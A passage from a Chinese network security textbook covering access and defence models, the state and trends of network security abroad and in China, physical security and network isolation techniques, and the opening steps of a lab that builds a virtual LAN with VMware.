在访问网络过程中，针对黑客攻击、病毒侵入及非授权访问，常采用网络访问安全模型。黑客攻击可以形成两类威胁：一是访问威胁，即非授权用户截获或修改数据；二是服务威胁，即服务流激增以禁止合法用户使用。针对非授权访问的安全机制可分为两类：一是网闸功能，包括基于口令的登录过程可拒绝所有非授权访问，以及屏蔽逻辑用于检测、拒绝病毒、蠕虫和其他类似攻击；二是内部的安全控制，若非授权用户得到访问权，第二道防线将对其进行防御，包括各种内部监控和分析，以检查入侵者。此模型如图1-8所示。





图1-8　网络访问安全模型

### 4. 网络安全防御模型

网络安全的关键是预防，“防患于未然”是最好的保障，同时做好内网与外网的隔离保护。可以通过如图1-9所示的网络安全防御模型构建的系统来保护内网。





图1-9　网络安全防御模型

📖讨论思考

(1) 什么是网络安全技术? 常用的关键技术有哪些?

(2) 为何需要建立网络安全保障体系? 请举例说明。

(3) 网络安全模型的作用是什么? 主要有哪几个模型?

# 1.5 网络安全发展现状及趋势

## 1.5.1 国外网络安全发展状况

国外发达国家在网络安全发展建设方面的现状,主要体现在以下 7 个方面。

### 1. 完善法律法规和制度建设

世界很多发达国家从立法、管理、监督和教育等方面都采取了相应的有效措施,加强对网络的规范管理。一些国家以网络实名制进行具体的网络管理,为网络安全奠定了重要基础。如韩国要求申请网站邮箱或聊天账号等必须填写并审核真实的客户资料。以防黑客利用虚假信息从事网络犯罪,同时也起到了一定威慑作用。

### 2. 信息安全保障体系

面对各种网络威胁、信息战和安全隐患暴露出的问题,以及新的安全威胁、新的安全需求和新的网络环境等,促使很多发达国家正在不断完善各种以深度防御为重点的整体安全平台——网络信息安全保障体系。

### 3. 网络系统安全测评

网络系统安全测评技术主要包括安全产品测评和基础设施安全性测评技术。针对重要安全机构或部门进一步加强安全产品测评技术,采用世界上先进的新型安全产品并完善和优化管理机制,同时进行严格的安全等级标准、安全测试和其他有效的安全措施。

### 4. 网络安全防护技术

在对各种传统的网络安全技术进行更深入的探究的同时,创新和改进新技术新方法,研发新型的智能入侵防御系统、入侵检测系统、漏洞扫描系统、防火墙与加固等多种新技术。研发新型的生物识别、公钥基础设施(Public Key Infrastructure,PKI)和智能卡访问控制技术,并将生物识别与测量技术作为一个新的研究重点,实现远程人脸识别等技术。

### 5. 故障应急响应处理

在网络安全体系中,应急响应技术具有极其重要的作用,在很多灾难性事件中得到了充分的体现。主要包括 3 个方面:突发事件处理(包括备份恢复技术)、追踪取证的技

术手段、事件或具体攻击的分析。

**6. 网络系统生存措施**

**【案例1-9】** 2001年9月11日，美国国防部五角大楼遭到被劫持客机的撞击。由于利用网络系统生存措施和应急响应，使得遭受重大袭击后仅几小时就成功地恢复其网络系统的主要功能，这得益于在西海岸的数据备份和有效的远程恢复技术。

**7. 安全信息关联分析**

美国等国家在捕获攻击信息和新型扫描技术等方面取得了突破。面对各种复杂多变的网络攻击和威胁，仅对单个系统入侵监测和漏洞扫描，很难及时将不同安全设备和区域的信息进行关联分析，也不能快速准确地掌握攻击策略信息，而采用安全信息关联分析可以有效地克服上述缺点和不足。

### 1.5.2 我国网络安全发展现状

我国非常重视网络安全建设，虽然起步比较晚，但是发展很快，网络安全建设的发展现状主要体现在以下7个方面。

**1. 加强网络安全管理与保障**

进一步加强并完善了网络安全方面的法律法规、准则与规范、规划与策略、规章制度、保障体系、管理技术、机制与措施、管理方法和安全管理人员队伍及素质能力等。

**2. 安全风险评估分析**

以往在构建网络系统时，基本事先忽略或简化风险分析，导致不能全面准确地认识系统存在的威胁，经常使制定的安全策略和方案不切实际。现在，我国非常重视网络安全工作，以规范要求必须进行安全风险评估和分析，对现有网络也要定期进行安全风险评估和分析，并及时采取有效措施进行安全管理和防范。

**3. 网络安全技术研究**

我国对网络安全技术研究非常重视，已经纳入国家“973”计划、“863”计划和国家自然科学基金等重大高新技术研究项目，而且在密码技术等方面取得了重大成果。

**【案例1-10】** 保证系统具有高安全性的防护，主要采用访问控制、身份认证、病毒防范、隔离、加密、专用协议等一系列安全手段。目前，我国很多计算机软硬件严重依赖国外，而且缺乏网络传输专用安全协议，已成为最大安全缺陷和隐患之一，一旦发生信息战，这些硬件和操作系统很可能成为被利用的工具。我国正在加强操作系统的安全化研究，并加强专用协议、防御技术等研究，增强内部信息传输的机密性。对已有的安全技术体系，包括访问控制技术体系、认证授权技术体系、安全域名解析服务器(DNS)体系、信息安全保障(Information Assurance，IA)、公钥基础设施(PKI)技术体系等，正在制订持续性发展研究计划，并不断发展完善。

#### 4. 网络安全测试与评估

我国测试评估标准正在不断完善，测试评估的自动化工具有所加强，测试评估的手段不断提高，渗透性测试的技术方法正在增强，评估网络整体安全性进一步提高。

#### 5. 应急响应与系统恢复

应急响应能力是衡量网络系统生存性的重要指标。目前，我国应急处理的能力正在加强，缺乏系统性和完整性问题正在改善，对检测系统漏洞、入侵行为、安全突发事件等方面的研究进一步提高。但我国在跟踪定位、现场取证、攻击隔离等技术研究和产品尚存不足。

在系统恢复方面以磁盘镜像备份、数据备份为主，以提高系统可靠性。系统恢复和数据恢复技术的研究仍显不足，应加强先进的远程备份、异地备份技术的研究，以及远程备份中数据一致性、完整性、访问控制等关键技术的实施。

#### 6. 网络安全检测技术

网络安全检测是信息保障的动态措施，通过入侵检测、漏洞扫描等手段，定期对系统进行安全检测和评估，及时发现安全问题，进行安全预警和漏洞修补，防止发生重大信息安全事故。我国在安全检测技术和方法上正在改进，将入侵检测、漏洞扫描、路由等安全技术相结合，努力实现跨越多边界的网络攻击事件的检测、追踪和取证。

#### 7. 密码新技术研究

我国在密码新技术研究方面取得了一些国际领先成果。在深入进行传统密码技术研究的同时，重点进行量子密码等新技术的研究，主要包括两个方面：一是利用量子密码学实现信息加密和密钥管理；二是利用量子计算机对传统密码体制进行分析。

有关网络安全管理与保障的具体内容将在第3章进行系统介绍。

### 1.5.3 网络安全技术的发展趋势

网络安全的发展趋势主要体现在以下几个方面。

#### 1. 网络安全技术不断提高

随着网络安全威胁的不断增加和变化，网络安全技术也在不断创新和提高，从传统安全技术向可信技术、深度包检测、终端安全管控和Web安全技术等新技术发展。同时，也不断出现一些云安全、智能检测、智能防御技术、加固技术、网络隔离、可信服务、虚拟技术、信息隐藏技术和软件安全扫描等新技术。其中，可信技术是一个系统工程，包含可信计算技术、可信对象技术和可信网络技术，用于提供从终端及网络系统的整体安全可信环境。

### 2. 安全管理技术高度集成

网络安全技术优化集成已成趋势，如杀毒软件与防火墙的集成、虚拟网 VPN 与防火墙的集成、入侵检测系统 IDS 与防火墙的集成，以及安全网关、主机安全防护系统、网络监控系统等集成技术。

### 3. 新型网络安全平台

统一威胁管理（Unified Threat Management，UTM）可对各种威胁进行整体安全防护管理，是实现网络安全的重要手段，也是网络安全技术发展的一大趋势，已成为多种网络安全防护技术一体化的解决方案，在保障网络安全的同时大量降低运维成本。这方面的技术主要包括网络安全平台、统一威胁管理工具和日志审计分析系统等。

### 4. 高水平的服务和人才

网络安全威胁的严重性及新变化对网络安全技术和经验要求更高，急需高水平的网络安全服务和人才。随着网络安全产业和业务的发展，网络安全服务必将扩展，对网络系统进行定期的风险评估，通过各种措施对网络系统进行安全加固，逐渐交给网络安全服务公司或团队将成为一种趋势。为用户提供有效的网络安全方案是服务的基本手段，对网络系统建设方案的安全评估、对人员的安全培训也是服务的重要内容。

### 5. 特殊专用安全工具

对网络安全影响范围广、危害大的一些特殊威胁，应采用专用工具，如专门针对分布式拒绝服务攻击（DDoS）的防范系统，专门解决网络安全认证、授权与计费的 AAA（Authentication Authorization Accounting）认证系统、单点登录系统、入侵防御系统、智能防火墙和防御内网非法外联系统等。

近年来，世界竞争变得更加激烈，经济从金融危机影响下的持续低迷中艰难崛起，企业更注重探寻新的经济增长点，优先保护品牌、用户数据、技术研发和知识产权等。同时，在面临新的挑战中精打细算，减少非生产项目的投入，使用更少的信息安全人员，以更少的预算保护企业资产和资源。

**讨论思考**

（1）国外网络安全的先进性主要体现在哪几个方面？

（2）我国网络安全存在的主要差距有哪些？

（3）网络安全的发展趋势主要体现在哪几个方面？

# * 1.6 实体安全与隔离技术概述

## 1.6.1 实体安全的概念及内容

### 1. 实体安全的概念

实体安全(physical security)也称物理安全,指保护计算机网络设备、设施及其他媒体免遭地震、水灾、火灾、有害气体和其他环境事故破坏的措施及过程。主要是对计算机及网络系统的环境、场地、设备和人员等方面采取的各种安全技术和措施。

实体安全是整个计算机网络系统安全的重要基础和保障,主要侧重环境、场地和设备的安全,以及实体访问控制和应急处置计划等。计算机网络系统受到的威胁和隐患,很多是与计算机网络系统的环境、场地、设备和人员等方面有关的实体安全问题。

实体安全的目的是保护计算机、网络服务器、交换机、路由器、打印机等硬件实体和通信设施免受自然灾害、人为失误、犯罪行为的破坏,确保系统有一个良好的电磁兼容工作环境,对有害的攻击进行有效隔离。

### 2. 实体安全的内容及措施

实体安全的内容主要包括环境安全、设备安全和媒体安全 3 个方面,主要指五项防护(简称"五防"):防盗、防火、防静电、防雷击、防电磁泄漏。特别是应当加强对重点数据中心、机房、服务器、网络及其相关设备和媒体等实体安全的防护。

(1) 防盗。由于网络核心部件是偷窃者的主要目标,而且,这些设备存放大量重要资料,被偷窃所造成的损失可能远远超过计算机及网络设备本身的价值,因此,必须采取严格防范措施,以确保计算机、服务器及网络等相关设备不丢失。

(2) 防火。网络中心的机房发生火灾一般是由于电气原因、人为事故或外部火灾蔓延等引起的。电气设备和线路因为短路、过载接触不良、绝缘层破坏或静电等原因,引起电打火而导致火灾。人为事故是指由于操作人员不慎,吸烟、乱扔烟头等,使存在易燃物质(如纸片、磁带、胶片等)的机房起火,当然也不排除人为故意放火。外部火灾蔓延是因外部房间或其他建筑物起火而蔓延到机房而引起火灾。

(3) 防静电。一般静电是由物体间的相互摩擦、接触而产生的,计算机显示器也会产生很强的静电。静电产生后,由于未能释放而保留在物体内会有很高的电位,其能量不断增加,从而产生静电放电火花,造成火灾,可能使大规模集成电路损坏。

(4) 防雷击。由于传统避雷针防雷方式不仅增大雷击可能性,而且产生感应雷,可能使电子信息设备被损坏,也是易燃易爆物品被引燃起爆的主要原因。因此,应采取新的防雷击措施,主要包括:根据电气、微电子设备的不同功能及不同受保护程序和所属保护层,采取确定防护要点、分类保护、安装避雷保护设施等措施。根据雷电和操作瞬间超电压危害的可能,对从电源线到数据通信线路通道做多层保护。

（5）防电磁泄漏。计算机（服务器）及网络等设备在工作时会产生电磁发射。电磁发射主要包括辐射发射和传导发射。可能被高灵敏度的接收设备接收、分析、还原，造成信息泄露。屏蔽是防电磁泄漏的有效措施，屏蔽主要有电屏蔽、磁屏蔽和电磁屏蔽3种类型，机要保密部门必须通过安装屏蔽等设施严防电磁泄漏。

## 1.6.2 媒体安全与物理隔离技术

### 1. 媒体及其数据的安全保护

媒体及其数据的安全保护主要是指对媒体数据和媒体本身的安全保护。

1）媒体安全

媒体安全主要指对媒体及其数据的安全保管，目的是保护存储在媒体上的重要资料。

保护媒体的安全措施主要有两个方面：媒体的防盗与防毁，其中防毁指防霉和防砸及其他可能的破坏。

2）媒体数据安全

媒体数据安全主要指对媒体数据的保护。为了防止被删除或被销毁的敏感数据被他人恢复，必须对媒体机密数据进行安全删除或安全销毁。

保护媒体数据安全的措施主要有3个方面：

（1）媒体数据的防盗，如防止媒体数据被非法复制。

（2）媒体数据的销毁，包括媒体的物理销毁（如媒体粉碎等）和媒体数据的彻底销毁（如消磁等），防止媒体数据删除或销毁后被他人恢复而泄露信息。

（3）媒体数据的防毁，防止意外或故意的破坏使媒体数据丢失。

### 2. 物理隔离技术

物理隔离技术是在原有安全技术的基础上发展起来的一种安全防护技术。物理隔离技术的目的是通过将威胁和攻击隔离，在可信网络之外和保证可信网络内部信息不外泄的前提下，完成网间数据的安全交换。

1）物理隔离的安全要求

在安全上，物理隔离的要求主要有3点：

（1）隔断内外网络传导。在物理传导上使内外网络隔断，确保外部网不能通过网络连接而侵入内部网；同时防止内部网信息通过网络连接泄露到外部网。

（2）隔断内外网络辐射。在物理辐射上隔断内部网与外部网，确保内部网信息不会通过电磁辐射或耦合方式泄漏到外部网。

（3）隔断不同存储环境。在物理存储上隔断两个网络环境，对于断电后会遗失信息的部件，如内存、处理器等暂存部件，要在网络转换时作清除处理，防止残留信息出网；对于断电非遗失性设备，如磁带机、硬盘等存储设备，内部网与外部网信息要分开存储。

2）物理隔离技术的3个阶段

第一阶段：彻底物理隔离。利用物理隔离卡、安全隔离计算机和交换机使网络隔离，两个网络之间无信息交流，所以也就可以抵御所有的网络攻击，它们适用于一台终端（或一个用户）需要分时访问两个不同的、物理隔离的网络的应用环境。

第二阶段：协议隔离。协议隔离采用专用协议（非公共协议）来对两个网络进行隔离，并在此基础上实现两个网络之间的信息交换。协议隔离技术由于存在直接的物理和逻辑连接，仍然是数据包的转发，一些攻击依然会出现。

第三阶段：网闸隔离技术。主要通过网闸等隔离技术对高速网络进行物理隔离，使高效的内外网数据仍然可以正常进行交换，而且控制网络的安全服务及应用。

物理隔离的技术手段的优缺点和典型产品如表1-2所示。

**表1-2 物理隔离主要技术手段的优缺点和典型产品**

| 技术手段 | 优 点 | 缺 点 | 典 型 产 品 |
| --- | --- | --- | --- |
| 彻底的物理隔离 | 能够抵御所有的网络攻击 | 两网络间无信息交流 | 联想网御物理隔离卡、开天双网安全电脑、伟思网络安全隔离集线器 |
| 协议隔离 | 能抵御基于TCP/IP协议的网络扫描与攻击等行为 | 有些攻击可穿越网络 | 京泰安全信息交流系统2.0、东方DF-NS310物理隔离网关 |
| 网闸隔离 | 不但实现了高速的数据交换，还有效地杜绝了基于网络的攻击行为 | 应用种类受到限制 | 伟思ViGAP、天行安全隔离网闸（TopWalk-GAP）和联想网御SIS3000系列安全隔离网闸 |

3）物理隔离的性能要求

任何安全都是有代价的，由于物理隔离导致的使用和内外数据交换不方便是难以避免的。物理隔离技术应该做到以下几点，才能满足市场的需求：

（1）高度安全。利用网络安全物理隔离卡等技术，实现物理链路上有别于“软”安全的物理隔离技术，从最基础的物理层实现安全。

（2）较低成本。在实际的网络建设费用中，应当考虑物理隔离的成本不能高。

（3）容易部署。物理隔离技术应该容易实现部署。这一点与降低成本关系密切。

（4）操作简单。物理隔离技术应用的对象是普通的工作人员，因此，客户端的操作要简单，用户才能方便地使用。

**讨论思考**

（1）实体安全的内容主要包括哪些？

（2）物理隔离技术手段主要有哪些？

# *1.7 实验一：构建虚拟局域网

虚拟局域网（Virtual Local Area Network，VLAN）是一种将局域网设备从逻辑上划分成多个网段，从而实现虚拟工作组的数据交换技术，主要应用于交换机和路由器。虚拟机（Virtual Machine，VM）是运行于主机系统中的虚拟系统。可以模拟物理计算机

的硬件控制模式，具有系统运行的大部分功能和部分其他扩展功能。虚拟技术不仅经济，而且可用于模拟具有一定风险性的与网络安全相关的各种实验或测试。

### 1.7.1 实验目的

通过安装和配置虚拟机并建立一个虚拟局域网，实现以下3个目的：

（1）为网络安全试验做准备。利用虚拟机软件可以构建虚拟网，模拟复杂的网络环境，可以让用户在单机上实现多机协同作业，进行网络协议分析等功能。

（2）网络安全实验可能对系统具有一定破坏性，虚拟局域网可以保护物理主机和网络的安全。而且一旦虚拟系统瘫痪，也可以在数秒内得到恢复。

（3）利用 VMware Workstation Pro 12 虚拟机安装 Windows 10，可以实现在一台机器上同时运行多个操作系统，以及实现一些其他操作功能，例如屏幕捕捉、历史重现等。

### 1.7.2 实验要求及方法

#### 1. 实验要求

1）预习准备

由于本实验内容是为后续的网络安全实验做准备，因此，最好提前做好虚拟局域网知识的预习或对有关内容进行一些了解。

（1）Windows 10 原版光盘镜像：Windows 10 开发者预览版下载(微软官方原版)。

（2）VMware 12 虚拟机软件下载：VMware Workstation Pro 12 正式版发布下载(支持 Windows 8，用于 Windows 主机)。

2）注意事项及特别提醒

安装 VMware 时，需要将设备中的软盘移除，以免可能影响 Windows 10 的系统声音或网络。

由于网络安全技术更新快、技术、方法和软硬件产品种类繁多，可能具体版本和界面等方面不尽一致或有所差异。在具体实验步骤中更应当多注重关键的技术方法，做到举一反三、触类旁通，不要死钻牛角尖，过分抠细节。

3）注意实验步骤和要点

安装完成虚拟软件和设置以后，需要重新启动才可正常使用。

实验用时：2学时(90～120分钟)。

#### 2. 实验方法

构建虚拟局域网的方法很多。可用 Windows 自带的连接设置方式，通过“网上邻居”建立。也可在 Windows Server 2012 运行环境下安装虚拟机软件。主要利用虚拟存储空间和操作系统提供的技术支持，使虚拟机上的操作系统通过网卡和实际操作系统进行通信。真实机和虚拟机可以通过以太网进行通信，形成一个小型的局域网环境。

（1）利用虚拟机软件在一台计算机中安装多台虚拟主机，构建虚拟局域网，可以模拟复杂的真实网络环境，让用户在单机上实现多机协同作业。

(2) 虚拟局域网是一个虚拟系统，当遇到网络攻击甚至造成系统瘫痪时，实际的物理网络系统并没有受到影响和破坏，所以虚拟局域网可在较短时间内得到恢复。

(3) 在虚拟局域网络上，可以实现在一台机器上同时运行多个操作系统。

### 1.7.3 实验内容及步骤

VMware Workstation 是一款功能强大的桌面虚拟软件，可在安全、可移植的虚拟机中运行多种操作系统和应用软件，为用户提供同时运行不同的操作系统和进行开发、测试、部署新的应用程序的最佳解决方案。每台虚拟机相当于包含网络地址的 PC。

VMware 基于虚拟局域网技术，可为分布在不同范围、不同物理位置的计算机组建虚拟局域网，形成一个具有资源共享、数据传送、远程访问等功能的局域网。

利用 VMware 12 虚拟机安装 Windows 10，并可以建立虚拟局域网。

(1) 安装 VMware 12。安装及使用虚拟机向导界面，如图 1-10 及图 1-11 所示。

